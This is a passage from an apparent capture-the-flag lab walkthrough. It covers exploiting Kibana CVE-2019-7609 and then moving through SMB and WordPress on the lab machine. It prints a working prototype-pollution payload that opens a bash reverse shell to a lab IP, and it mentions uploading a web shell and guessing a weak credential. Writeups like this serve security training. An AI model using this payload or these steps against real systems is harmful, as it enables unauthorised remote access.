https://github.com/mpgn/CVE-2019-7609.

3: Follow the steps to exploit it, the payload is: **.es(*)**
.props(label.__proto__.env.AAAA=’require(“child_process”).exec(“bash -c \’bash -i>& /dev/tcp/192.168.0.26/4445 0>&1\’”);process.exit()//’)
.props(label.__proto__.env.NODE_OPTIONS=’ — require /proc/self/environ’)

4: Get a reverse shell as **kibana**.


Image not found or type unknown



Enumerate privilege escalation vectors, unfortunately we cannot find a way to escalate our privilege.


5: However, we find there are multiple user folders on **/home**. But I cannot even enter **mason’s**.

Image not found or type unknown




6: Go back and scan directories of the web app on port **80**, there is a **wordpress** application.

Image not found or type unknown




7: We remember there is a **readable/writable** SMB share called **webapp**, it looks like the **webroot**. So we can **upload a shell** and then access it to get a shell.

Image not found or type unknown



8: However, after uploading the web shell, we will get **404** error if access it. So I think it could be **backup files** folder.

Image not found or type unknown



9: Use browser to access the wordpress application, and we find an **article** wrote by **Mason**, as well as a **comment** left by hudson.

Image not found or type unknown






Image not found or type unknown



According to the context, Mason is a **mail admin**, but he likes using weak password like **Password** . We got a possible credential **mailadmin:Password.**

